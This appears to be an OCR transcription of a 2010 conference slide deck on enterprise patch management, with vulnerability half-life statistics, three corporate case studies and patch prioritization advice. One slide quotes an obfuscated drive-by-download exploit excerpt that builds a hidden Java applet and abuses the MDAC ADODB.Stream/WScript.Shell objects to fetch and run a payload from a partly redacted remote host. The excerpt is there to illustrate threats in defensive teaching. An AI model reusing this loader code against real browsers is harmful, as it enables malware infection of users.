How To Patch Your Enterprise In Single Digit Days After Microsoft Patch Tuesday

Wolfgang Kandek

CTO Qualys, Inc.

infosecurity Europe

Earls Court, London

April 29, 2010

Introduction

- Patch Management
- Patch Progress Data
- Common Steps
- Case Studies
- Lessons Learned
- Summary
- References
- Q&A

Patch Management

- Patches fix functional and security problems (vulnerabilities) on Operating Systems and Applications
- Sample numbers for typical vendors:
  - Adobe: 19 bulletins
  - Apple: 34 security updates
  - Microsoft: 74 bulletins
  - RedHat: 124 advisories
- Average desktop machine requires monthly updates to be current and robust against external attacks

Patch Management

- Patches are an intrinsic part of a defense-in-depth program:
  - fix root causes - vulnerabilities
  - stay with the machine – which become increasingly mobile
    - Laptops
    - Servers with virtualization
- After user education patching is the most efficient weapon against malware as it deals with the “drive-by-download” infection vector

Patch Management


- Patches are an intrinsic part of a defense-in-depth program:
  - fix root causes - vulnerabilities
  - stay with the machine – which become increasingly mobile
    - Laptops
    - Servers with virtualization
- After user education patching is the most efficient weapon against malware as it deals with the “drive-by-download” infection vector
- “drive-by-download” example toolkit generating webpages hosting several exploits (java, MDAC…)

Patch Management

- nse-in-depth program:
- ome increasingly
- on ”

MDAC (CVE-2006-0003) – (MS06-014)
PDF collab.getIcon (CVE-2009-0927)
PDF Util.Printf (CVE-2008-2992)
PDF collab.collectEmailInfo (CVE-2008-0655)
PDF Doc.media.newPlayer (CVE-2009-4324)

Patch Management




```
function v_IFB_BhI1() {
    var A7R27GM1rN7d8h = document.createElement("applet");
    A7R27GM1rN7d8h.setAttribute("width", "2");
    A7R27GM1rN7d8h.setAttribute("height", "2");
    A7R27GM1rN7d8h.setAttribute("archive", "[redacted]com/news/march.html/s002106203303r0409X50bf39d1Y1b71c9c1
Z0100f060");
    A7R27GM1rN7d8h.setAttribute("code", "Main.class");
    var ilAJAC_4b = new Array("u", "687474703A2F2F626573747765616C74686361722E636F6D2F6E6577732F6D617263682E68746D6C2F6E3
9303231303632303333303372303430395835306263339643159316237316359633153A30313030663036303630", "c", "1", "d", "0");
    for (var vQ_yxm16Bn3 = 0; vQ_yxm16Bn3 < ilAJAC_4b.length; vQ_yxm16Bn3 += 2) {
        var tTK070 = document.createElement("param");
        tTK070.setAttribute("name", ilAJAC_4b[vQ_yxm16Bn3]);
        tTK070.setAttribute("value", ilAJAC_4b[vQ_yxm16Bn3 + 1]);
        A7R27GM1rN7d8h.appendChild(tTK070);
    }
    document.body.appendChild(A7R27GM1rN7d8h);
    return 0;
}
function k1x_7_Q() {
    var y_S3_5J = "mdunt";
    var dJiK_O__4k5wa = "[redacted]com/news/march.html/n002106203302r0409X50bf39d1Y1b71c9c1Z0100f060";
    var FR3Kae = null;
    var Wj__q_1657Hc = null;
    var vXJs_X8 = null;
    try {
        var VC0F_21 = 0;
        var D_V50j___pv = document.createElement("object");
        D_V50j___pv.setAttribute("classid", "clsid:BD96C556" + "-65A3-11D0-" + "983A-00C04F" + "C29E36");
        if (D_V50j___pv) {
            FR3Kae = Q_uf_FYx__vHD(D_V50j___pv);
            Wj__q_1657Hc = k8B_Pwh(D_V50j___pv, "\\ADODB.Stream\\");
            vXJs_X8 = k8B_Pwh(D_V50j___pv, "\\WScript.Shell\\");
            if (!vXJs_X8) {
                vXJs_X8 = k8B_Pwh(D_V50j___pv, "\\Shell.Application\\");
                if (cJx__u[2]) {
                    VC0F_21 = 1;
                }
            }
        }
        if (FR3Kae && Wj__q_1657Hc && vXJs_X8) {
            return TBwWOP073cp_Sj(y_S3_5J, dJiK_O__4k5wa, FR3Kae, Wj__q_1657Hc, vXJs_X8, VC0F_21);
        }
    } catch(e) {}
```

Patch Progress - Laws of Vulnerabilities


- Worldwide coverage – 2009
- 80M IPs scanned, 680M vulnerabilities
- 72M+ vulnerabilities of critical severity
- External (Internet) and Internal (Intranet)
  - 200 external scanners and 5000+ internal scanners
- Data is anonymous and non traceable
  - Simple counters are kept during scanning
  - Summarized and logged daily
- Trends by Industry Area and Application Type
  - 5 major industries
  - Operating System and Applications

Laws of Vulnerabilities 2.0 – Half-Life




Laws 2.0 – Half-Life by Industry


Finance Sector




Service Sector




Wholesale/Retail Sector




Manufacturing Sector





Laws 2.0 –Half-Life - 2009



Laws 2.0 – Half-Life - 2009








Patch Progress Data

Patch Progress uneven

- Industries
- Applications



Source: Project Quant - Securosis

Patch Management – Common Steps

- Intelligence – Monitoring
  - NVD, Secunia, Symantec, US CERT, Verisign
  - Vendors: Adobe, Apple, Microsoft, Oracle, RedHat
- Testing
  - Internal Lab
  - First and Second Adopters Group
- Deployment
  - Automation
  - Agent based: BigFix, Lumension,
    Microsoft WSUS (Eminent, Secunia for non Microsoft)
  - Remote: Shavlik
- Verification

Case Study 1

- Media company - 10,000+ IPs under Management
- Windows and Macintosh Workstations
  - 10 days for critical OS and Application patches
- Backend Infrastructure
  - 30 days (database, applications)
- Quality Assurance
  - Phase 1 – “volunteers” < 1 % - day 2
  - Phase 2 – 10 % day 3 and 4
  - Phase 3 – 100 % starts day 5

Case Study 2

- Finance company - 50,000+ IPs under Management
- Windows Workstations
  - 5 days for critical OS and Office patches
- Backend Infrastructure
  - 30 days (database, applications)
- Quality Assurance
  - Phase 1 – 1 % - day 1
  - Phase 2 – 10 % day 2 and 3
  - Phase 3 – 100 % starts day 4

Case Study 3

- Technology - 300,000+ IPs under Management
- Windows Workstations
  - 8 days for critical OS and Office patches
- Backend Infrastructure
  - 30 days (database, applications)
- Quality Assurance
  - Phase 1 – 1 % - day 1
  - Phase 2 – 10 % day 2 and 3
  - Phase 3 – 100 % starts day 4

Common Characteristics

- Accurate Inventory challenging
- Traditional defenses taxed
  - Firewall, IPS – increasingly mobile systems
  - AV – Anti Malware – signature quantity and freshness
- Attacker competence rising
  - Professionally driven, profit oriented
  - Division of labor with specialization
  - Exploit availability now measured in days, 0-day has become a common term
  - Targeted Attacks
- Multiple OS and Application platforms

Common Characteristics

Divide and Conquer

Vertical Partitioning

- Workstations = streamlined testing, fast patching
- Servers = longer test cycles, normal patching
- Slow patching on request -> additional security techniques
  - Stringent Firewalling
  - Bastion Hosts
  - IPS systems

Common Characteristics

Horizontal Partitioning

- Internet Explorer = streamlined testing, fast patching
- Adobe Reader = streamlined testing, fast patching
- Office Applications = streamlined testing, fast patching
- Servers = longer test cycles, normal patching
- Slow patching on request -> additional security techniques
  - Stringent Firewalling
  - Bastion Hosts
  - IPS systems

Patch prioritization tools

- Superceded patches, IPS integration

Sample Patch Prioritization Tools

Patch Priority:

1. Apply Microsoft Windows XP Service Pack 3
   which will fix MS06-025, MS05-039, MS07-056, MS07-034, MS07-011, MS08-022 and 35 other vulnerabilities.
2. Apply MS09-037 - Fix for: Microsoft Active Template Library (ATL) Remote which will fix MS07-056, MS06-076, MS06-016, MS06-005, MS06-024, MS06-043, MS07-047
3. Apply MS09-028 - Fix for: Microsoft DirectShow Remote Code Execution Vulnerability which will fix MS08-033, MS09-011, MS07-064
4. Apply MS09-034 - Fix for: Microsoft Internet Explorer Cumulative Security Update which will fix MS09-019, MS09-014
5. Apply Microsoft Office 2003 Service Pack 3
   which will fix MS07-042, MS06-061

Sample Patch Prioritization Tools

Scan Results


File ▾ View ▾

Total	167	137

5 Biggest Categories

Category	Confirmed	Potential
Web server	35	44
TCP/IP	14	0
General remote services	43	27

Severity Level			With TippingPoint Filters		
	1030	Severity 5	+1	356	65.44%
	537	Severity 4	0	213	39.66%
	1643	Severity 3	+6	963	58.61%
	1717	Severity 2	+3	1271	74.02%
	288	Severity 1	0	286	99.31%
			+10		67.41%



Lessons learned

- Accurate Inventory crucial
- More than one Automated Patch System to cover all platforms
- Verification necessary to
  - Assure Coverage
  - Detect Patch failures
- Mobile systems benefit from Patch availability in the DMZ

Up and Coming

- Virtualization
  - Additional vulnerabilities
  - Dormant VM patching
- Autonomous Applications
  - Firefox autonomous patching
  - Chrome with silent patching
  - Adobe Reader, automatic patching
- Smartphones
- Enduser owned systems

Summary

- Diversity and Mobility of IT devices increasing
- Vulnerability/Exploit cycle accelerating
- Standard defenses stressed
- Patching, a fundamental protection
- Fast patching a challenge to many companies

- Accurate Inventory, an automated Patch system and a trustworthy verification system are key to a successful patching program

References

- Exploit Speed
  http://isc.sans.org/diary.html?storyid=8437
  http://vrt-sourcefire.blogspot.com/2010/03/apt-should-your-panties-be-in-bunch-and.html
- Project Quant
  http://www.securosis.com/research/project-quant
- Patch Management Community
  http://www.patchmanagement.org
- Qualys Laws of Vulnerabilities 2.0
  http://laws.qualys.com
- Secunia – Security Exposure of Software Portfolios
